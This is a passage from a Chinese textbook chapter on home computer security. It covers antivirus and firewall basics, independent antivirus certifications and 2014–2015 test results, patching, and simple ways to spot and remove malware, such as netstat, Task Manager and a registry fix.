防病毒软件，也称反病毒软件或杀毒软件，是用于消除电脑病毒、特洛伊木马和恶意软件等计算机威胁的一类软件。一般我们市面上常见的防病毒软件通常集成系统实时监控、病毒识别与扫描、病毒清除与隔离、自动升级程序或病毒库、云查杀、数据恢复等功能，是计算机防御系统的重要组成部分。杀毒软件是一种可以对病毒、木马等一切已知的对计算机有危害的程序代码进行清除的程序工具。“杀毒软件”由国内的老一辈反病毒软件厂商起的名字，后来由于和世界反病毒业接轨统称为“反病毒软件”、“安全防护软件”或“安全软件”。市面上还出现了许多集成防火墙的“互联网安全套装”、“全功能安全套装”等用于消除电脑病毒、特洛伊木马和恶意软件的一类软件，其实也都是属于杀毒软件的范畴。

在计算机计算领域中，防火墙(firewall)是一种协助确保信息安全的设备，会依照特定的规则，允许或是限制传输数据的通过。防火墙是一台专属的硬件或是架设在一般硬件上的一套软件。但针对个人网络安全，我们一般提到的防火墙指的是个人防火墙。个人防火墙是防止您电脑中的信息被外部侵袭的一项技术，它能在您的系统中监控、阻止任何未经授权允许的数据进入或发出到互联网及其他网络系统。这种防火墙不需要特

定的网络设备,只要在用户所使用的主机上安装软件即可。由于网络管理者可以远距离地进行设置和管理,终端用户在使用时不必特别在意防火墙的存在,极为适合小企业和个人等的使用。

### 2. 个人该如何选取安全防护软件

由于计算机安全形势的日益严峻,各种安全软件琳琅满目。许多用户希望挑选一款适合自己的安全软件。那是否有什么标准可以进行参考?答案是有的。国际上有许多权威认证可供参考,许多安全软件厂商都会将产品送去进行检测或认证。以下是几个可供参考的权威认证。

1) VB100 权威认证

VB100 是由英国非官方反病毒机构 Virus Bulletin 开设的一项评测认证,这项认证旨在对市场中的反病毒软件产品进行独立公正的比较与检测。Virus Bulletin 希望通过自己的独立检测,能够帮助消费者和厂商直观的鉴别出反病毒产品的病毒防护率和扫描速度。VB100 评测规则十分苛刻,只有诊断率 100%、误诊 0%时才会被通过;无论你是遗漏一个病毒还是一百个,对于它没有任何区别,均会被打上未通过的烙印。VB1001 标志如图 2.10 所示。

2) AV-Comparatives 权威认证

AV-Comparatives 是一个被奥地利政府承认的非营利性的组织,也是一个国际性的独立测试机构,因提供针对计算机安全产品的综合性与客观性评测结果而闻名。无论是在对计算机病毒查杀能力的测试上,还是对其他各类有害程序的检测上,AVC 始终被杀毒软件行业公认为信得过的独立测试机构。AV-Comparatives 标志如图 2.11 所示。

3) 英国西海岸实验室(West Coast Labs)Check Mark 认证

英国西海岸实验室(West Coast Lads)举行 Check Mark 认证,是世界三大安全软件权威评测机构,在安全类产品认证中,Check Mark 认证与 VB100 认证、AV-Comparatives 认证并称为全球三大反恶意软件权威认证。Check Mark 认证标志如图 2.12所示。



**图 2.10 VB100**



**图 2.11 AV-Comparatives**



**图 2.12 Check Mark 认证**

4) AV-Test 权威认证

AV-Test 独立测试机构诞生于德国,在反病毒评测领域有超过 15 年的历史,一直以海量病毒库检测、独立客观的检测过程和严格的标准著称,是国际安全业界最著名的认

证之一。AV-Test 被业界公认为世界级杀软的对决平台，提供反病毒产品测试，技术含量测试以及跟踪监测计算机安全产品的长期检测率。AV-Test 标志如图 2.13 所示。

5）AVAR 亚洲病毒研究者协会会员

亚洲反病毒研究者（AVAR）成立的目的是为了防止计算机病毒在本地区的传染与破坏，并与这些危害用户安全的风险作斗争。AVAR 的会员们承诺改进其产品或者采用掌握的知识与技能来参与本地区和国际间的反病毒活动。亚洲反病毒研究者（AVAR）标志如图 2.14 所示。




**图 2.13 AV-Test**




**图 2.14 亚洲反病毒研究者（AVAR）**

6）OPSWAT 国际认证

认证隶属于美国终端安全软件兼容性认证机构 OPSWAT，专门提供开放式的工业级兼容性和可靠性认证，测试过程包括安装测试、流氓程序检测、数字签名验证、病毒扫描和检测。凡参加认证的杀毒软件，测试机构不仅会检测其兼容性和杀毒能力，还会检测杀毒软件自身是否包含可疑恶意组件，只有稳定可靠的产品才能通过认证。微软、思科、惠普、戴尔以及众多知名安全软件都是该项认证机构的成员。OPSWAT 国际认证标志如图 2.15 所示。

7）ICSA 国际认证

ICSA 是威瑞森旗下的一个独立分支，提供可靠的、独立的第三方测试，二十多年来一直致力保护终端用户和企业的安全，为上百种的产品和服务提供认证。凡是获得 ICSA 实验室认证的反病毒产品在减少因病毒而引起的安全隐患方面，都可以满足一系列的公众检验标准和业界接受的规范。世界级的企业都十分信任 ICSA 的客观公正的测试以及认证标准。ICSA 国际认证标志如图 2.16 所示。




**图 2.15 OPSWAT 国际认证**




**图 2.16 ICSA 国际认证**

介绍了上述权威认证，用户该如何查看检测报告？一般情况是访问这些权威测试的

官方网站，每隔一段时间这些权威认证都会对送测的产品进行评分。但这些网站一般都是英文，对于英文不擅长的用户可以通过搜索引擎，例如，百度、Bing、搜狗搜索等，搜索最新的检测报告翻译。

例如，2014 年 12 月的 AV-TEST 针对 Windows 7 平台下安全产品的检测报告如图 2.17所示。

December 2014

| Name | Protection | Performance | Usability |
|---|---|---|---|
| AhnLab V3 Internet Security 9.0 | 5.5 | 3.5 | 4 |
| Avast Free AntiVirus 2015 | 5 | 3.5 | 6 |
| AVG Internet Security 2015 | 3.5 | 3.5 | 6 |
| Avira Antivirus Pro 2015 | 6 | 5 | 6 |
| Bitdefender Internet Security 2015 | 5.5 | 6 | 6 |
| BullGuard Internet Security 15.0 | 5 | 5 | 6 |
| Check Point ZoneAlarm Extreme Security 13.3 | 5 | 3.5 | 6 |
| Comodo Internet Security Premium 7.0 & 8.0 | 4 | 5 | 4 |
| ESET Smart Security 8.0 | 5 | 3.5 | 6 |
| F-Secure Internet Security 2015 | 6 | 5 | 5.5 |
| G Data InternetSecurity 2015 | 5 | 4.5 | 6 |
| K7 Computing Total Security 14.2 | 2.5 | 3.5 | 5.5 |
| Kaspersky Lab Internet Security 2015 | 5.5 | 6 | 6 |
| Kingsoft Antivirus 2013 | 3.5 | 5 | 6 |
| McAfee Internet Security 2015 | 5.5 | 5 | 6 |
| Microsoft Security Essentials 4.6 | 0 | 5 | 6 |
| MicroWorld eScan Internet Security Suite 14.0 | 5 | 3.5 | 6 |
| Norman Security Suite Pro 11.0 | 4 | 3 | 5 |
| Norton Norton Security 2015 | 5.5 | 5.5 | 5.5 |
| Panda Security Free Antivirus 15.0 | 5.5 | 4.5 | 5.5 |
| Qihoo 360 360 Internet Security 5.0 | 5.5 | 5.5 | 6 |
| Sophos Endpoint Security and Control 10.3 | 4 | 5 | 6 |
| Symantec Endpoint Protection 12.1 | 5.5 | 5 | 6 |
| Tencent (PC) PC Manager 8.10 & 10.4 | 5.5 | 4 | 6 |
| ThreatTrack VIPRE Internet Security 2015 | 2.5 | 2.5 | 4.5 |
| Trend Micro Internet Security 2015 | 6 | 5.5 | 6 |

**图 2.17　2014 年 12 月 AV-TEST 针对 Windows 7 平台下安全产品的检测报告**

如图 2.17 所示，AV-TEST 将安全产品分为保护能力、软件表现、可用性三个部分进行评分，每个部分 6 分，共 18 分。其中保护能力指的是保护用户主机免受恶意软件感染的能力；软件表现指的是在用户日常使用中计算机运行速度的平均影响；可用性指的是安全软件对整个计算机可用性的影响。

参考图 2.17,我们可以看出表现较好的安全软件有:比特梵德网络安全软件 2015(Bitdefender Internet Security 2015),得到了 17.5 分;卡巴斯基网络安全软件 2015(Kaspersky Internet Security 2015),得到了 17.5 分;趋势科技网络安全软件 2015(Trend Micro Internet Security 5.0),得到了 17.5 分;360 网络安全软件 5.0(360 Internet Security 5.0),得到了 17 分;小红伞杀毒专业版 2015(Avira Antivirus Pro 2015),得到了 17 分等。

不同的权威认证所侧重的方面也不尽相同,例如,AV-Comparatives 所做的"真实世界"动态保护测试。"真实世界"动态保护测试通过模拟普通用户日常遇到的状况进行测试。该测试 2015 年 3~6 月的测试结果如图 2.18 所示。





**图 2.18 2015 年 3~6 月"真实世界"动态保护测试**

如图 2.18 所示,比较优秀的安全软件厂商有熊猫(Panda)、比特梵德(Bitdefender)、卡巴斯基(Kaspersky Lab)、趋势科技(Trend Micro)、小红伞(Avira)、腾讯(Tencent)等。AV-Comparatives 对于测试做出的成绩还会进行评定,这次测试的评定如图 2.19 所示。

当然,参考权威认证只是一个方面,并不是说测试取得成绩一般的厂商就没有什么长处。参与测评的软件有一些是付费安全软件的免费版本,还有许多优秀的安全软件并没有参与测评。国内的安全软件厂商,例如,金山、瑞星、微点、江民、火绒、百度、费尔等,国际厂商诸如 Dr. Web、IKARUS、Agnitum 等都很少在测试中见到身影。

随着网络时代的到来,不光有个人电脑的防护软件,还有针对手机用户推出的安全防护软件。个人电脑也包含有 Windows XP、Windows Vista、Windows 7、Windows 8、Windows 10、Mac OS、Linux 等平台,针对个人需求可查询上述权威认证的官方网站。

| 测试成绩 | 产品 |
| --- | --- |
| AV comparatives ADVANCED+ ★★★ -REAL WORLD- PROTECTION TEST JUL 2015 | Bitdefender<br>Kaspersky Lab<br>Avira<br>腾讯<br>Avast<br>Fortinet<br>ESET<br>AVG |
| AV comparatives ADVANCED ★★ -REAL WORLD- PROTECTION TEST JUL 2015 | Panda*<br>Trend Micro*<br>Emsisoft*<br>F-Secure*<br>eScan*<br>Quick Heal<br>Sophos<br>BullGuard<br>百度 |
| AV comparatives STANDARD ★ -REAL WORLD- PROTECTION TEST JUL 2015 | McAfee*<br>Lavasoft |
| AV comparatives TESTED -REAL WORLD- PROTECTION TEST JUL 2015 | ThreatTrack Vipre* |

**图 2.19　2015 年 3～6 月“真实世界”动态保护测试评测奖励**

## 2.3.4　完善你的计算机系统

### 1. 查漏洞打补丁

当我们构建好第一道防线之后并不是就高枕无忧了，人们总会发现操作系统本身存在着许多漏洞，因此操作系统提供商就会放出各种针对不同漏洞的补丁。

系统漏洞是指应用软件或操作系统软件在逻辑设计上的缺陷或错误，被不法者利用，通过网络植入木马、病毒等方式来攻击或控制整个电脑，窃取电脑中的重要资料和信息，甚至破坏系统。在不同种类的软、硬件设备，同种设备的不同版本之间，由不同设备构成的不同系统之间，以及同种系统在不同的设置条件下，都会存在各自不同的安全漏洞问题。

补丁指对于大型软件系统在使用过程中暴露的问题而发布的解决问题的小程序。就像衣服烂了就要打补丁一样，人编写程序不可能十全十美的，所以软件也免不了会出

现漏洞,而补丁则是为了专门修复这些漏洞。因为原来发布的软件存在缺陷,发现之后另外编制一个小程序使其完善,这种小程序俗称补丁。补丁一般情况下都由发布程序的公司提供,但也有许多编程爱好者发布自制补丁。这些民间的自制补丁有时候确实能起到作用,但更推荐的还是官方补丁。

在一般情况下,我们需要开启系统的自动更新。例如,Windows 系统,开启自动更新后,若是推出了新的补丁,系统会在后台静默下载并自动安装,重启后生效。再例如,Linux 系统,可以使用 yum update 或 apt-get 等命令,依照自己的情况决定。

我们较为常见的是 Windows 用户,许多用户并不需要很多补丁中的新功能,只想要打上与安全性有关的重要补丁。这种情况下也许装安全辅助软件是一个很好的选择。

安全辅助软件,是可以帮助杀毒软件与防火墙的计算机安全产品,主要用于实时监控防范和查杀流行木马、清理系统中的恶评插件、管理应用软件、系统实时保护、修复系统漏洞并具有浏览器修复、浏览器保护、恶意程序检测及清除功能等,同时还提供系统全面诊断,弹出插件免疫,阻挡色情网站以及其他不良网站,以及端口的过滤,清理系统垃圾,痕迹和注册表,以及系统还原,系统优化等特定辅助功能,并且提供对系统的全面诊断报告,方便用户及时定位问题所在,为每一位提供全方位系统安全保护,而且能够兼容绝大多数杀毒软件。安全辅助软件和杀毒软件同时在一起使用,可以更大幅度提高计算机的安全性、稳定性和其他性能。

常见的安全辅助软件有 360 安全卫士、金山卫士、腾讯电脑管家、瑞星安全助手、百度卫士等。他们都能够对系统进行漏洞检测,通常分为高危漏洞、可选漏洞、功能性补丁等。一般情况下,我们需要做的是在安全辅助软件的界面找到修复漏洞,之后软件会自动开始扫描漏洞,结束后跳出扫描报告。选择我们需要修复的漏洞后会进入下载安装补丁的界面,我们接下来只需要等待,修复后重启计算机就可以了。

### 2. 通过检查网络活动来查看电脑的安全性

对于一般用户,可以根据防火墙提供的对外连接信息判断是否存在非法连接。例如,我们不小心安装了一个流氓软件,不停地联网推送一些垃圾信息。我们可以打开之前安装的防火墙,单击其中的系统状态进行网络活动的查看。也可以通过查看启动项,查看有哪些非法程序随着计算机的启动而启动执行,对非法程序进行筛选。还可以通过查看访问规则中,是否有非法访问规则。

对于有一定计算机基础的用户,可以通过 netstat 命令进行查看是否有可疑连接。如果发现有可疑连接,则很有可能已经中了木马类病毒。这种方法要求相对较高,要求用户了解哪些连接是正常的,哪些连接是非法的。具体方法是选择“开始”→“所有程序”→“附件”命令,在提示符窗口中输入 netstat -an 后回车,对连接 IP 地址进行查看。若是有可疑 IP 地址,可以到网上进行查询后再进一步确定系统的安全性。

### 3. 通过任务管理器查看病毒进程

在 Windows 系统启动后,可以按组合键 Ctrl+Alt+Del 调出任务管理器。也可以在桌面任务栏空白处右击,通过快捷菜单选择启动任务管理器,单击后弹出任务管理器

窗口。之后选择“进程”选项卡。若是在进程中发现来历不明的进程,则很有可能是病毒或者木马。将可疑进程名或相关信息在网上检索后,再进一步确定安全性。当确定是病毒时,可以在任务管理器中依次单击“查看”→“选择列”按钮,在弹出的窗口中选中 PID(进程标识符)选项,之后在命令提示符窗口中使用 ntsri 命令进行进程关闭。如果关闭失败,则有可能是重要的系统进程(系统一般会有提示),或是恶性病毒进程。当然,病毒进程有时候也不是那么容易就被查到的。病毒进程一般会隐藏自己。例如,采用与系统进程或合法程序进程的命名方式。正常的进程有 svchost. exe、explorer. exe、winlogon. exe 等。但有些进程是 svch0st. exe、explore. exe、winlogin. exe 等。病毒进程利用相似命名来迷惑用户的眼睛。但正常命名的进程是否就是安全的呢?也并不绝对。例如,病毒将自己复制到 C:\Windows 中,并命名为 svchost. exe,看起来和正常进程一样,但真正的 svchost. exe 进程对应的可执行文件是位于 C:\Windows\System32 目录下的。对于这种状况,可以进入命令提示符窗口,输入 Tasklist /svc 并按回车键确定,查看 svchost. exe 进程服务是否为暂缺,若是暂缺那就很可能是病毒了。我们可以记下服务之前显示的 PID,在进程选择该病毒对应的 PID,右击结束进程即可。现在也有许多病毒,通过任务管理器很难发现踪迹,甚至有些病毒直接禁用受害者的任务管理器。对于任务管理器被禁用的情况下,可以通过修改注册表修复。打开注册表,展开到 HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Policies \ System 找到 DisableTaskmgr,把 dword 值设置为 00000000。也可以打开记事本,把 REGEDIT4 [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System] "DisableTaskmgr"=dword:00000000 写入,保存为. reg 文件,之后双击导入恢复。或是选择“开始”→“所有程序”→“附件”→“运行”命令,输入 gpedit. msc,在弹出的本地组策略编辑器中,选择“用户配置”→“管理模板”→“系统”选项,在右边的设置中找到“删除任务管理器”,双击打开,设置为未配置或者禁用。即可解决。在一般情况下,我们找到病毒进程后,尝试关闭它,之后安装专杀工具或杀毒软件进行查杀。常见的部分系统进程如表 2.3 所示。合法进程还有很多,表 2.3 仅是一个粗略的概括。

**表 2.3 常见的部分系统进程**

| | | | |
|---|---|---|---|
| smss. exe | csrss. exe | winlogon. exe | services. exe |
| lsass. exe | svchost. exe | explorer. exe | spoolsv. exe |
| internat. exe | mstask. exe | regsvc. exe | winmgmt. exe |
| inetinfo. exe | tlntsvr. exe | tftpd. exe | dns. exe |
| alg. exe | snmp. exe | tcpsvcs. exe | wininit. exe |
| taskmon. exe | lsass. exe | lsm. exe | conhost. exe |
| LogonUI. exe | igfxsrvc. exe | stacsv64. exe | wlanext. exe |

**4. 删除不必要的控件或软件**

在浏览网页时,我们经常会看到 IE 浏览器或是安全防护软件拦截一些控件或软件

的安装。其中的一些控件是不安全的,如果不是非常的需要,尽量不要随便安装。但有些“流氓软件”会在用户的计算机中强制安装,或是采用欺骗的手段,例如,在安装软件时采用默认安装而不像在自定义安装中可以勾选是否安装别的控件或软件,或是采用弹窗的方式诱导用户下载安装,并且不易卸载。当安装的控件过多时,这些控件会降低系统的稳定性和速度,某些控件还会收集用户信息,对用户隐私有泄露的威胁。一般情况下,我们可以进入控制面板,找到“添加”或“删除”程序,卸载其中不必要的控件或软件。

**5. 警惕计算机的异常现象**

尽管现在许多病毒已经不会造成计算机功能性异常,但若是发生异常,大部分原因都是因为感染了病毒或木马。因此计算机若是出现异常现象,我们应对异常情况分析原因,做好计算机的安全防护工作。计算机常见的异常有如下几点。

(1) 计算机反复重启或未知原因的频繁死机。

(2) 防火墙经常提示有不明连接的请求。

(3) 磁盘的主引导区、引导扇区、文件分配表或根目录被修改。

(4) 计算机运行速度缓慢,在没有运行非常多应用程序的情况下 CPU、磁盘、网络或内存占用率极高。

(5) 屏幕上显示不正常的信息。

(6) 出现了莫名其妙的隐藏文件或其他文件。

(7) 可执行文件的文件长度、建立日期或属性无故发生变化。

(8) 系统设备无故不能使用,例如,系统不能识别 C 盘,键盘或鼠标莫名其妙的突然失灵。

(9) 聊天时反复下线、报告账户曾在异地登录或突然要求输入账户与密码等。

(10) 浏览网站时,计算机自动切换到其他无关的网站。

当出现这些情况时应当怀疑计算机可能感染了病毒。确认感染病毒后,我们应先将计算机关闭。接着对计算机进行隔离,使它处于非联网状态。然后用干净的、带有写保护的操作系统盘启动,备份重要的数据信息后,使用杀毒软件或病毒木马专杀工具清除病毒。之后再用操作系统盘引导。若是使用杀毒软件或专杀工具等方式都无法清除病毒,可把硬盘进行格式化后重新安装操作系统及其他软件。

## 2.3.5 保护你的个人信息

根据《中国网民权益保护调查报告(2015)》中做出的统计,广大网民对于个人信息保护意识是有的,但具体要如何保护,能够采取哪些保护个人信息的措施,是许多人所欠缺的。

正如之前提到的,密码问题、信息泄露、诈骗等问题都十分严重。在《中国网民权益保护调查报告(2015)》中做出了明确的统计,近一年因为垃圾信息、个人信息泄露、网络诈骗等遭受的损失如图 2.20 所示。网民认为最重要的个人信息如图 2.21 所示。





图 2.20　近一年因为垃圾信息、个人信息泄露、网络诈骗等遭受的损失

